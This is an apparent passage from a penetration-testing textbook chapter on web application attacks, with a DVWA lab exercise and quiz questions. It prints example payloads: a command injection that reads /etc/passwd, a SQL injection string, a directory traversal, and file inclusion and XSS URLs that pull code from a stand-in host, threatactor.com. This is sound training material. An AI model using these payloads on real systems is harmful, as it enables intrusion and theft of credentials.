
   `cat /etc/passwd`

   No output is produced because the input field is expecting an IP address, so the form ignores your command.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 10-12 DVWA Command Injection webpage




Source: DVWA Vulnerable Web Application

10. Attempt a command injection by entering a command appended to the end of an IP address. Enter the following:

<ip_addr_of_kali>;cat /etc/passwd

For example, enter **192.168.2.235;cat /etc/passwd**.
The ping result output is displayed with a listing of the passwd file at the end, as shown in Figure 10-13. Congratulations. You have successfully performed a command injection. Feel free to repeat the steps trying different commands.

Figure 10-13 Command injection returning results of injected cat /etc/passwd command



Source: DVWA Vulnerable Web Application

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

3. In what attack does a threat actor upload a malicious payload into a website template?
   a. Command injection attack
   b. Arbitrary code execution
   c. SQL injection
   d. Server-side template injection
4. Windows domains and Active Directory are immune to injection attacks.
   a. True
   b. False

Check your answers at the end of this chapter.

Authentication Attacks

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

Authentication is used to prove the identity of an entity. The identity is then used to provide the level of access to a requested resource based on that entity's permission settings. Users authenticate when they log in; computers, services, and applications often have to authenticate as well. **Authentication attacks** attempt to circumvent or manipulate the authentication process so that threat actors can gain access to resources they are not authorized to access. Authentication attacks include brute-force password attacks.

Password Attacks

Passwords are currently the most common form of authentication. Users have passwords for logging in to computer systems, banking, online shopping, and other activities. Many applications use passwords, too. For example, applications may require users to log in with a password before gaining access to the rest of the application. Applications may also use passwords to prove their identity when accessing other systems and resources.

The main problem with password-based authentication is that once threat actors know a password and the corresponding login identity, they can gain access to protected resources. A login identity combined with a password is commonly referred to as credentials. **Password attacks** attempt to discover passwords or circumvent authentication interfaces asking for password input.

Threat actors can discover passwords in the following ways:

- Intercepting unencrypted network traffic containing credentials
- Using password dumps of previously discovered credentials
- Using social engineering attacks that trick users into revealing their credentials

If a password can't be discovered, threat actors might be able to use brute-force password attack methods to determine a password. Recall that brute-force password attacks use wordlists to repeatedly attempt to authenticate until one of the words in the list is accepted as a valid password.

Also recall the security danger of leaving default configuration settings unchanged. Many applications come with default credentials that can be easily discovered by performing an Internet search. For example, the administrative application used to make changes on your home Internet router may have a default username of "admin" with a default password of "admin." Defaults make password attacks extremely easy for threat actors.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Brute-Force Attacks

Brute-force attacks were discussed earlier in the context of brute-force attacking login credentials by using automated tools to try thousands of login name and password combinations. Applications often have input fields or take input by some mechanism, and as a result can also be attacked through brute force using tools to help automate the process. The input fields or mechanisms brute-forced often involve the entry of user credentials, but other input types can also be brute-forced such as two-factor authentication (2FA), one-time-password (OTP), or personal identification number (PIN) entry.

Table 10-2 outlines some common brute-force attacks against applications.

Other application input fields besides login credential fields can be brute-forced. For example, promotion code entry fields (for online shopping discounts) can be brute-forced until a working discount code can be discovered.

Tools such as Hydra, Burp Suite, Patator, Medusa, DirBuster, and WFuzz can be used in application brute-force attacks. WFuzz is discussed later in this Level-Up chapter; the other tools are discussed in the main text.

Table 10-2 Brute-force attacks against applications

Attack type	Details
Dictionary attack	A predefined list of thousands of passwords (which are contained in a file) are tried one at a time, noting which ones succeed or fail. This can also be combined with a file containing thousands of login names to be tried along password files.
Pure brute-force attack	This is an unsophisticated attack that isn't driven by a list of words in a file, but simply tries every possible character combination. This is usually automated by a tool or script since there are so many possible combinations to enter.
Credential stuffing	This attack uses databases or files of username and password pairs that were working credentials for some system at some point. Often these databases of credentials are created from data acquired during data breaches and are available on the Internet for download.
Hybrid attack	This attack is a combination of a dictionary attack and pure brute-force attack. Words from a dictionary file are tried and then extra data is appended to the dictionary word to try multiple variations. For example, if a dictionary file contains the word Michael, the hybrid attack would try "Michael" as well as "Micheal123." A tool or script is used to automate the attack.
OTP/2FA bypass brute-force	Some systems provide one-time passwords (OTPs) as a means to authenticate, such as a six-digit code the system emails you. Some systems require a second authentication method (2FA) to be used to complete authentication, such as a four-digit PIN code. An OTP/2FA bypass brute-force attack tries all possible combinations for OTP or 2FA. A tool or script is used to automate the attack.

Security Bytes | Many organizations are integrating artificial intelligence (AI) into their operations and web applications. Recall that AI is vulnerable to attacks and exploits such as prompt injection and model manipulation. To address this, OWASP has created the GenAI Security Project (https://genai.owasp.org/) to support AI use and integration efforts with the intent of providing knowledge and guidance so that systems integrating AI can be more secure. Part of this project is the 2025 Top 10 Risk & Mitigations for LLMs and Gen AI Apps list, much like the list for web apps but focused on AI apps. The top risk is LLM01:2025 Prompt Injection, which discusses different types of prompt injection vulnerabilities and ways to mitigate them. (For the entire list, visit the Top 10 for AI webpage, https://genai.owasp.org/llm-top-10/.) In March 2025, ChatGPT was exploited using this vulnerability, which resulted in unauthorized access to user data. You can find details about this exploit on the Gen AI Incident & Exploit and Round-up, Q2'25 webpage (https://genai.owasp.org/2025/07/14/owasp-gen-ai-incident-exploit-round-up-q225/#_Toc203391833). While there, feel free to scroll and review other exploits.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Collision Attacks

Some applications use hashing functions such as MD5 or SHA-1. A hashing function takes input such as a word or a file and creates a fixed length value (known as a hash or digest) using the input and its hashing algorithm. The hash value is a representation of the input and can be used for things such as file integrity checks, digital signatures, or password storage. Most of the time, hash values are unique, but sometimes two different inputs can result in the same hash value, which is known as collision. An application collision attack exploits this possible collision in hashes by finding an input that produces the same hash as the original hashed input and uses it to circumvent security.

For example, wireless access points (WAPs) that ask for passwords often store the password as a hash value. The login prompt for a WAP is part of an application, and often you can enter the hash value of the password instead of the actual password to authenticate successfully. Rather than a collision attack, it's just the way the application works, but a tool could be used to perform a collision attack against the WAP by repeatedly trying hash values in the WAP login prompt until one of them works.

When a file is processed through a hash function, the resulting value is a representation of the contents of the file. If the file changes slightly and is run through the hash function again, it will almost always produce a different hash value. This can be used to ensure file integrity by running a file through a hash function and storing the hash result with the file. If the file is changed, the next hash value calculated will be different, indicating that the contents of the file has changed. If the hash value remains the same, it is a good indicator that the file has not changed and has maintained its integrity. But if an attacker can create a rogue file that has the same hash value as the original file, they could replace the original file with their rogue file. This rogue file could contain malware or incorrect information. This would be another example of a collision attack.


Session Attacks

When an application has successfully authenticated with another entity (such as a web server), an authenticated session is established between the application and the other entity. This authenticated session is typically time-limited so that it expires after a specified period and is used to expedite future communication between the two parties. As long as the communicating parties establish a valid session, they do not need to repeatedly authenticate with each other. It is assumed that the parties are who they say they are because they can provide proof that they are an authenticated member of that session.

In **session attacks**, threat actors attempt to gain access to the information and control mechanisms used in session communication to take advantage of already established sessions and engage in unauthorized activities. If successful, they may be able to impersonate one or both of the session parties.

Websites typically use HTTP **cookies** stored by a user's web browser to contain session information. When a user successfully authenticates with a website (by entering a password, for example), the website provides session information in a cookie that the web browser stores locally. For all future communication with the website, the user's browser transmits the cookie to the website. The website inspects the cookie, and if the cookie is valid, the user does not need to authenticate again. Figure 10-14 illustrates authentication using cookies.

Figure 10-14 Session authentication passing cookies



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Cookies are files stored locally on the user's computer and contain information identifying the user, the website, and the authenticated session. If threat actors can steal session authentication cookies, they can use them to impersonate the user and gain access to the web server and the resources that the user was authorized to access. This is known as **session hijacking**.

You have already looked at cookies stored locally on a computer and learned how to find them in web browser settings. Remember that cookies are stored on a computer until an action is taken to delete them. Potentially thousands of cookies are available to be stolen by threat actors unless you delete your cookies regularly.

A **session fixation** attack is a variation of session hijacking. Session fixation attacks exploit applications that reuse the same session identifier across multiple user sessions instead of letting a session expire and creating a new one for each new session.

To successfully perform a session fixation attack, the steps involved are the following:

1. The attacker obtains an old session identifier, perhaps by stealing cookies or intercepting communications containing session identifiers. Some applications append session identifiers to URLs when communicating with web servers, making them vulnerable to interception.
2. The attacker performs an action that forces the user to authenticate to the website associated with the session identifier. This will reactivate the old session, making it usable by the threat actor.
3. The attacker uses the now reactivated session identifier to authenticate with the targeted web server. The web server now believes the attacker is in fact the authenticated user and gives the attacker access.

Using stolen cookies to fake or bypass authentication is a form of replay attack.

Cookie Attacks

The following are some ways of performing **cookie attacks** to steal cookies:

- Eavesdropping on unencrypted communication between a user and a website and stealing any cookie information discovered
- Installing malware on the user's computer to steal cookie files and transmit them to the attacker
- Performing an on-path/man-in-the-middle attack, which places the attacker in the middle of a session establishment, allowing them to acquire the user's cookies directly from the website

Proxy applications, like those in the Burp Suite toolset, can be used to perform on-path/man-in-the-middle cookie stealing attacks.

Redirect Attacks

A redirect is a construct sometimes appended to URLs that navigate to a second webpage after the user completes activities on the first webpage indicated in the URL. This mechanism is often used in online shopping where the user is redirected to a confirmation page after filling in an online purchase form. For example, the following URL redirects to a confirmation page after the user has completed the order form:

```
https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.
someshoppingsite.com/confirmation.htm
```

If the web application/website does not validate the content of redirects, threat actors may be able to compromise the redirect and send victims to a fake webpage of their own making. This is called a **redirect attack**. The following URL demonstrates a redirect attack:

```
https://www.someshoppingsite.com/orderform.php?redirect=http%3a//www.
threatactor.com/stealyourpassword.htm
```

To avoid this exploit, developers need to validate all redirects to confirm they are going to legitimate webpages within their website.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Kerberos Attacks

Kerberos attacks have been discussed in the context of Kerberoasting. Recall that Kerberos is a common authentication protocol that works over many networks, even untrusted networks because it uses encryption for most transactions. Kerberos is a ticket-based system that uses an authentication server, such as a Windows domain controller, to provide **ticket granting tickets (TGTs)** to authenticated entities. Authenticated entities can then present their TGTs to obtain server tickets, which grant them access to other servers and services.

Kerberos uses a central **key distribution center (KDC)** to provide access tickets and session keys. KDC functionality typically runs as a service on a server such as a Windows domain controller. If threat actors can compromise the KDC, they may be able to impersonate any user they choose.

Methods used by threat actors to attack Kerberos include the following:

- Attacking administrator accounts on KDC servers. If successful, the attacker will have full control of the server and will be able to manipulate KDC functions.
- Kerberos ticket interception and reuse. If threat actors can acquire a valid TGT, they can use it to acquire server tickets to access resources. This is known as a **pass-the-ticket attack**.
- Acquiring the secret key used by the KDC to sign TGTs. This allows the threat actor to acquire tickets, which is known as a pass-the-key attack.
- Forging or abusing TGTs. If TGTs are acquired, they can be used to create new tickets, change account settings, or create unauthorized accounts and services. Compromised TGTs used this way are often referred to as golden tickets.

Self-Check

5. It is possible to take over an authenticated session between a web browser and a web server and impersonate one or both parties.
   a. True
   b. False
6. Session hijacking is a type of redirect attack.
   a. True
   b. False

☐ Check your answers at the end of this chapter.

Authorization Attacks

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

Authentication is the process of proving your identity. When you provide your proper credentials, the system you are authenticating with recognizes you as a legitimate user and grants you access. What you can do once you are authenticated is determined by what your access permissions authorize you to do. In other words, authentication gets you in, and authorization determines what you can do once you are in. For example, authenticated standard users are typically authorized to access their own files and perform basic nonadministrative activities. Authenticated administrative users can typically do whatever they want, including destructive actions such as deleting all files.

The principle of least privilege dictates that any authenticated user should have just enough authorization permissions to perform the task required, and no more. A poorly designed application may not follow

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

this principle and grant users access to everything once they are authenticated or may have flaws allowing authorization settings to be circumvented.

The following sections outline several types of **authorization attacks** that can be used against applications.

Insecure Direct Object Reference Attacks

Insecure direct object reference (IDOR) attacks exploit the lack of authorization checking in some poorly developed code. Sometimes developers fail to implement authorization features to verify that someone (or something) accessing data on their website or web server is in fact allowed to access that data.

For example, the URL used to access a specific document on a website might be the following:

```
https://www.mywebsite.com/readDocument.php?docID=42
```

Upon inspection of this URL, a threat actor might try changing the number 42 to another number to find out if that provides access to another document, such as one of the following:

```
https://www.mywebsite.com/readDocument.php?docID=43
https://www.mywebsite.com/readDocument.php?docID=1
```

If the application does not perform authorization checks for each attempt, the threat actor may be able to access documents beyond their level of authorization.

Parameter Pollution Attacks

Parameter pollution is an attack method that attempts to confuse an application into bypassing input validation by providing the same parameter multiple times in an HTTP request.

For example, when accessing a webpage on a website, the URL might look like the following:

```
https://mywebsite.com/logon.aspx?username=rob&password=abc123
```

Login credentials are included in the URL that are being checked against a SQL database for verification.

To check if a parameter pollution attack might allow a SQL injection attack, the threat actor could try repeating the password parameter twice, with the second occurrence containing malicious SQL code:

```
https://mywebsite.com/logon.aspx?username=rob&password=abc123&password=
abc123' or 1=1 --
```

If this parameter pollution attack doesn't produce an error and seems to have been accepted, the threat actor may try a more complex SQL injection string such as those discussed earlier in this chapter.

Directory Traversal Attacks

Websites are stored on web servers in directories. When you are accessing a specific webpage, the web server is retrieving the content from one of its directories and providing the content to your web browser for display. Some web servers are poorly configured and may allow users to navigate their directory structure and access files that shouldn't be accessible. Attempting to navigate a web server's directory structure for inaccessible files is known as a **directory traversal attack**.

Web servers and web applications may allow the inclusion of directory navigation commands in requests. If they fail to validate the content of requests and don't properly restrict access to files, the servers and applications may be vulnerable to directory traversal attacks.

Many web servers run the Linux operating system and use Apache as their web server application. It is well known that Apache typically stores its web content in the following folder:

```
/var/www/html/
```

If an Apache webserver is hosting the website www.mywebsite.com, the logon.aspx file referenced in the URL `https://mywebsite/logon.aspx?username=rob&password=abc123` might be found in the following folder:

```
/var/www/html/logon.aspx
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Knowing this, and the fact that the Linux operator ".." is used in directory traversal to navigate to the folder one level above your current folder, the following maliciously crafted URL might give a threat actor access to the web server's passwd file:


```
https://mywebsite.com/../../../etc/passwd
```

This method of appending directory traversal operators to the end of valid URLs can be used to blindly explore a directory structure looking for hidden directories and files. URLs like the following might provide access to hidden content:

```
https://mywebsite.com/portal
https://mywebsite.com/admin
https://mywebsite.com/backups
```

The DirBuster tool, shown in Figure 10-15, can be used automate scanning a web server's directory structure and locating thousands of directory locations.

Figure 10-15 OWASP DirBuster revealing directory structure of targeted website



Source: OWASP Foundation, Inc

File Inclusion Attacks

File inclusion attacks use directory traversal vulnerabilities to execute files on a web server. If these files are stored locally on the web server, the attacks are called **local file inclusion attacks**. If the files are stored remotely on other servers, the attacks are called **remote file inclusion attacks**.

In local file inclusion attacks, the threat actor manipulates a legitimate URL to include the path pointing to the file to be executed. The file must be one that exists on the web server, either one already stored on the server or a malicious file the threat actor has managed to upload to the web server.

Consider the following URL:

```
https://mywebsite.com/webform.php?include=c:\\www\\uploads\\malicious-
code.exe
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

If this URL makes it past input validation, the file maliciouscode.exe contained in the website's uploads folder will be executed.

Remote file inclusion attacks are similar to local file inclusion attacks, but the `include` points to a file that is not stored on the targeted web server but on another server. This other server could be one that is completely under the control of the threat actors, allowing them to include the maliciouscode.exe payload. The following is an example of a remote file inclusion attack.

```
https://mywebsite.com/webform.php?include=http://threatactor.com/
maliciouscode.exe
```

A web shell is a common payload uploaded by threat actors. If executed, the web shell will give the threat actor an interface through which they can execute commands directly on the web server. Since this web shell was executed through a browser, the attackers' traffic will blend in with all the other HTTP and HTTPS traffic, providing cover for their nefarious actions.

Privilege Escalation Attacks

Recall that in **privilege escalation attacks**, the permissions of a command shell running on a computer are escalated to gain administrator permissions. Applications are also vulnerable to privilege escalation attacks. In the case of application privilege escalation, a threat actor first compromises an application with standard user permissions and then uses other exploits to elevate those permissions to the administrative level. For example, a threat actor may connect to a website as a standard user and then use a privilege escalation exploit to gain administrative-level control of the website and possibly the web server as well.

Self-Check

7. Repeating the same parameter multiple times on a URL passed to a web server may allow for a successful authorization attack.
   a. True
   b. False
8. It is not possible to view files on a web server simply by placing directory traversal commands in a URL.
   a. True
   b. False

Check your answers at the end of this chapter.

Web Application Attacks

Certification

4.5 Given a scenario, perform web application attacks using the appropriate tools.

Web applications have a large attack surface. When you go to a website using your computer's browser, you are using a web browser application that is running locally on your computer, and that web browser is connecting remotely to a web server over the Internet. That web server in turn may be communicating with other servers, such as a database server or other web servers, to access information to include in the website you are viewing. Each of these entities uses a variety of programming languages and technologies. This complexity provides many attack vectors that pen testers and threat actors can use to exploit web applications.

Attacks that web applications are uniquely vulnerable to include those described in the following sections.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Cross-Site Scripting Attacks

Cross-site scripting (XSS) attacks are executed using the HTML injection vulnerability discussed earlier. If a website is vulnerable to HTML injection, a threat actor can inject HTML code into a website and its webpages. When the compromised webpages are viewed in a user's browser, the injected HTML may perform various hidden nefarious actions. Typically, the injected HTML code contains script execution commands that may send information to another server under the threat actor's control or redirect the user to a malicious website also under the threat actor's control. Because the script directs interaction between multiple websites, this exploit is named cross-site scripting.

The two main families of XSS attacks are reflected XSS and stored/persistent XSS.

Reflected XSS

A threat actor can execute reflected XSS attacks by embedding a malicious script in a URL hyperlink that also points to content on a legitimate website. The website is an unknowing participant in this attack whose only fault is that it has failed to perform proper input validation and will execute this script as part of the incoming URL request. For this attack to work, the threat actor must somehow make this corrupted URL link available to a victim and have the victim click it. When you view a hyperlink, you cannot usually determine the underlying code; text is displayed that might be colored differently and underlined, something like the following:

Click for an important CBC News Report

The underlying code for this hyperlink could be as follows:

```
https://www.cbc.ca/headlines.php?parameters=%3cscript%20src=%22https://
threatactor.com/stealyourpassword.js%22%3e%3c/script%3e
```

The hyperlink code begins by pointing to a headlines.php file, but the rest of the hyperlink contains a directive to execute a remote JavaScript hosted on the threat actor's website.

Sending the corrupted hyperlink in a phishing email is one method threat actors may use to deliver their **reflected XSS attacks**.

The attack is called "reflected" because the malicious script is sent by the victim's own web browser to the web server, which executes the malicious script causing potential damage to the victim. The victim has effectively shot themselves in the foot by reflecting (ricocheting) the bullet (malicious script) off of the web server.

Websites and web servers that perform thorough input validation are resistant to reflected XSS attacks. Input validation would notice the embedded script corrupting the URL and reject the request.

Stored/Persistent XSS

In a **stored/persistent XSS attack**, the threat actor has found some way to corrupt content directly on a web server so that their nefarious HTML and script injections are delivered to every victim that views the corrupted content.

One way a threat actor can accomplish this is by compromising a web server and editing website files. This might be accomplished by using SQL injection attacks to change website content stored in a SQL database. If hackers gain administrative control over a web server, such as by conducting a password brute-force attack, they can easily edit website files and embed their malicious code.

Some websites allow users to upload or post messages containing HTML code. This is another method that can be used for performing stored/persistent XSS attacks. A threat actor could craft and post a message containing malicious HTML and scripts. Simply reading the threat actor's message could cause the embedded malicious script to execute without requiring users to click a link.

Domain Object Model Attacks

The DOM is an application programming interface that can be used by web developers to organize their HTML code to handle pages in their websites like objects, similar to object-oriented programming languages like Java, Python, and C#. **Domain Object Model (DOM) attacks** use the complexity of this structure to hide XSS attacks. Threat actors can hide their XSS code in method functions contained in website objects. This level of complexity may cause the XSS code to remain undetected by security devices and security personnel.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Cross-Site Request Forgery

When using a web browser, it is common to be authenticated with more than one web server at a time. You may be logged into a social media website on one browser tab and logged into your online email account in another. When you are authenticated with a web server, you have established a trust relationship between your local computer and the remote web server. Because of this trust, it is common for web servers to execute commands on the user's behalf, without requiring authentication before performing every action requested by the user. **Cross-site request forgery (CSRF/XSRF)** exploits this scenario.

For example, suppose you are logged into your social media account on one tab and your online email on another. If the social media website has been compromised by a threat actor, its webpages may contain malicious code. This code may attempt to send its malicious requests to all the other web servers you are connected to, including your online email account in the other browser tab. Since you are already authenticated with your online email website, it trusts requests coming from you and your web browser. The malicious request sent from the corrupted social media site to your online email site will seem like it is coming from you, so your online email site trusts the request and may execute it no questions asked. In this way, the threat actor may be able to read your emails, steal your contact list, delete all your emails, or most likely use your email account to send spam.

Developers can use a number of mechanisms to protect against CSRF/XSRF attacks, including using additional authentication methods such as embedded tokens in URL requests, or making sure that incoming requests are coming from their own website and not a third-party website or email.

Activity 10-3 Performing a Reflected XSS Attack

Time Required: 30 minutes
Objective: Use SQL injection attacks to retrieve information from a vulnerable web application.
Description: In this activity, you use SQL injection attacks against the DVWA target in your pen-testing lab environment to extract information from the DVWA web application.

1. In your pen-testing lab environment, start the DVWA target VM and the Kali Linux attack VM. Make sure both VMs are on the same network adapter. Use the `ping` command to check that they can communicate with each other.
2. Determine the IP address of the DVWA VM by logging into its terminal and issuing the `ifconfig` command. Refer to the setup instructions in Chapter 2 if you need to be reminded how to perform these operations.
3. From a web browser running in the Kali Linux VM, enter the following URL to connect to the DVWA web application:

